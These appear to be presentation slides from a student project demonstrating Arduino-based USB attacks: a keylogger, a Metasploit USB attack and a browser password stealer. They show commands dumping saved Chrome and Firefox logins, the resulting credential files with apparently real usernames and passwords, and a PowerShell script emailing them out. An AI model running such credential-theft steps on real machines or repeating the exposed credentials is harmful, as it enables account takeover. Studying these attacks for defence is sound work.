
STEP 1


USER KEYBOARD ACTIVITY





STEP 2


RECEIVE KEYLOGGER RESULT EMAIL





STEP 3

THE CONTENTS OF keylogger.txt FILE





BACKGROUND PROCESS WHEN USB IS PLUG-IN

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Name	Status	18% CPU	73% Memory	15% Disk	0% Network
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
Windows PowerShell		0.8%	35.2 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.0 MB	0 MB/s	0 Mbps
COM Surrogate		0%	1.0 MB	0 MB/s	0 Mbps
Microsoft Windows Search Filte...		0%	1.4 MB	0 MB/s	0 Mbps
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	1.9 MB	0 MB/s	0 Mbps



BACKGROUND PROCESS WHEN USB IS UNPLUGGED

Task Manager

File Options View

Processes Performance App history Startup Users Details Services

Name	Status	9% CPU	73% Memory	5% Disk	0% Network
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
Windows PowerShell		0%	22.2 MB	0 MB/s	0 Mbps
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
Microsoft Windows Search Filte...		0%	1.0 MB	0 MB/s	0 Mbps
Console Window Host		0%	2.8 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	2.5 MB	0 MB/s	0 Mbps
WMI Provider Host		0%	2.4 MB	0 MB/s	0 Mbps

A 3D rendering of a modern, minimalist desk setup. The desk is white and curved. On it, there is a large black monitor, a white keyboard, a white mouse, a teal desk lamp, a small potted plant, and some papers. A large, semi-transparent teal circle is centered over the desk, containing the title text.

USB PASSWORD STEALER



RUNNING

ChromePass & PasswordFox

```
Administrator: C:\windows\system32\cmd.exe

C:\chrome>ChromePass.exe /stext ChromePass.txt

C:\chrome>PasswordFox.exe /stext PasswordFox.txt

C:\chrome>_
```


```
PasswordFox.txt - Notepad
File Edit Format View Help
=====
Record Index      : 1
Web Site          : https://igracias.telkomuniversity.ac.id
User Name         : abdulaziesmuslim
Password          : abdulaziesmuslim
User Name Field   : textUsername
Password Field    : textPassword
Signons File      : logins.json
HTTP Realm        :
Password Strength : Very Weak
Firefox Version   : 32+
Created Time      : 05/06/2020 13:24:17
Last Time Used    : 05/06/2020 13:24:17
Password Change Time: 05/06/2020 13:24:17
Password Use Count: 1
=====
```

```
ChromePass.txt - Notepad
File Edit Format View Help
=====
Origin URL        :
https://igracias.telkomuniversity.ac.id/index.php
Action URL        :
https://igracias.telkomuniversity.ac.id/index.php
User Name Field   : textUsername
Password Field    : textPassword
User Name         : abdulaziesmuslim
Password          : abdulaziesmuslim
Created Time      : 16/06/2020 06:26:24
Password Strength : Very Weak
Password File      : C:\Users\HP-PC\AppData\Local\Google
\Chrome\User Data\Default>Login Data
=====
```



RUNNING


When Google Chrome Uninstalled





RUNNING

When Mozilla Firefox Uninstalled





RUNNING



When Both Browser Uninstalled

```
Administrator: C:\windows\system32\cmd.exe

C:\chrome>ChromePass.exe /stext ChromePass.txt

C:\chrome>PasswordFox.exe /stext PasswordFox.txt

C:\chrome>_
```





VARIATION OF Password Combination & Length

```
Administrator: C:\windows\system32\cmd.exe

C:\chrome>ChromePass.exe /stext ChromePass.txt

C:\chrome>PasswordFox.exe /stext PasswordFox.txt

C:\chrome>_
```

```
ChromePass.txt - Notepad
File Edit Format View Help

=====
Origin URL      : https://igracias.telkomuniversity.ac.id/index.php
Action URL     : https://igracias.telkomuniversity.ac.id/index.php
User Name Field : textUsername
Password Field  : textPassword
User Name      : abdulaziesmuslim
Password       : 12345678901234567890123456789012345678901234567890
Created Time    : 16/06/2020 19:02:05
Password Strength : Strong
Password File   : C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====

=====
Origin URL      : https://www.facebook.com/
Action URL     : https://www.facebook.com/login/device-based/regular/login/
User Name Field : email
Password Field  : pass
User Name      : abdulaziesmuslim
Password       : AbdulAziesMusl1m1
Created Time    : 16/06/2020 19:58:48
Password Strength : Very Strong
Password File   : C:\Users\HP-PC\AppData\Local\Google\Chrome\User Data\Default>Login Data
=====
```

```
PasswordFox.txt - Notepad
File Edit Format View Help

=====
Record Index    : 1
Web Site       : https://igracias.telkomuniversity.ac.id
User Name      : abdulaziesmuslim
Password       : AbdulAziesMusl1m1
User Name Field : textUsername
Password Field  : textPassword
Signons File   : logins.json
HTTP Realm     :
Password Strength : Very Strong
Firefox Version : 32+
Created Time    : 16/06/2020 18:23:30
Last Time Used  : 16/06/2020 18:23:30
Password Change Time: 16/06/2020 18:59:30
Password Use Count: 1
=====

=====
Record Index    : 2
Web Site       : https://www.facebook.com
User Name      : abdulaziesmuslim
Password       : 12345678901234567890123456789012345678901234567890
User Name Field : email
Password Field  : pass
Signons File   : logins.json
HTTP Realm     :
Password Strength : Strong
Firefox Version : 32+
Created Time    : 16/06/2020 19:57:59
Last Time Used  : 16/06/2020 19:57:59
Password Change Time: 16/06/2020 19:57:59
Password Use Count: 1
=====
```



SENDING Email

```
Administrator: C:\windows\system32\cmd.exe

C:\chrome>powershell ./maintenance.ps1
Mail Sent

C:\chrome>
```

Browser Password - abdulazies50

mail.google.com/mail/u/0/?tab=wm#inbox/FMfcgxwHNqMgnrWDbLNQctvGdDjmsKsq?p...

Password.zip 2 item

- ChromePass.txt
- PasswordFox.txt

PasswordFox.txt - Notepad

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Password Strength : Very Weak
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```

ChromePass.txt - Notepad

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Password          : abdulaziesmuslim
Created Time      : 16/06/2020 06:26:24
Password Strength : Very Weak
Password File     : C:\Users\WP-PC\AppData\Local\Google\Chrome\User Data\Default\Login Data
=====
```



TESTING Scenario

Skenario	Penjelasan	Hasil
Satu	Pengambilan data dengan kedua <i>browser</i> terpasang pada komputer target	Berhasil
Dua	Pengambilan data dengan salah satu <i>browser</i> terpasang pada komputer target	Berhasil mengambil data dari <i>browser</i> yang terpasang saja
Tiga	Pengambilan data dengan kedua <i>browser</i> tidak terpasang pada komputer target	Hanya berhasil megirimkan <i>email</i> kosong
Empat	Pengambilan data <i>username</i> dan <i>password</i> menggunakan kombinasi karakter kapital, angka, serta simbol	Berhasil
Lima	Pengambilan data <i>username</i> dan <i>password</i> menggunakan panjang hingga 50 karakter	Berhasil
Enam	Pengambilan data dengan kondisi komputer target tidak terhubung dengan internet	Gagal, karena <i>script</i> powershell dan <i>tools</i> pengambilan data diunduh terlebih dahulu



Conclusion

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USB-based Metasploit Attack

- The implementation of Arduino Pro Micro (Leonardo) was successfully.
- The way this USB attack works is done by utilizing a keyboard connected to the victim's computer.
- The attack carried out resulted in a success rate of 83% from 35 experiments.
- This attack has a weakness if there are an interruption of the keyboard and the victim's computer must have an internet connection.

USB Keylogger

- The way this USB Keylogger works is done by utilizing a keyboard connected to the victim's computer. The keyboard is emulated by Arduino using the Arduino IDE software to run commands according to the attacker's goals.
- The implementation of the USB Keylogger on the Arduino Pro Micro microcontroller was successfully carried out using the Arduino IDE tool by embedding lines of code aimed at recording the user's keystroke activity.
- However, USB Keylogger has several disadvantages, such as interruptions, can only be used if the target computer is connected to the internet, and cannot distinguish the results of typing on different applications.

USB Pass Stealer

- This attack start when Arduino device is plugged in to the victim's computer, then the program will running immediately to retrieve data stored in Google Chrome and Mozilla Firefox, lastly the data taken will be send to the attacker by email.
- Both ChromePass and PasswordFox retrieve browser login data from directory C: and then decrypt it so the username and password can be seen.
- Based on scenarios of using these two programs, failure of the attack process only happen if there is no username and password stored in the browser or the target computer is not connected to the internet.
- There are several disadvantages from this process, such as interruptions, delay when running Arduino, and require internet connection on victim's computer.



Thank You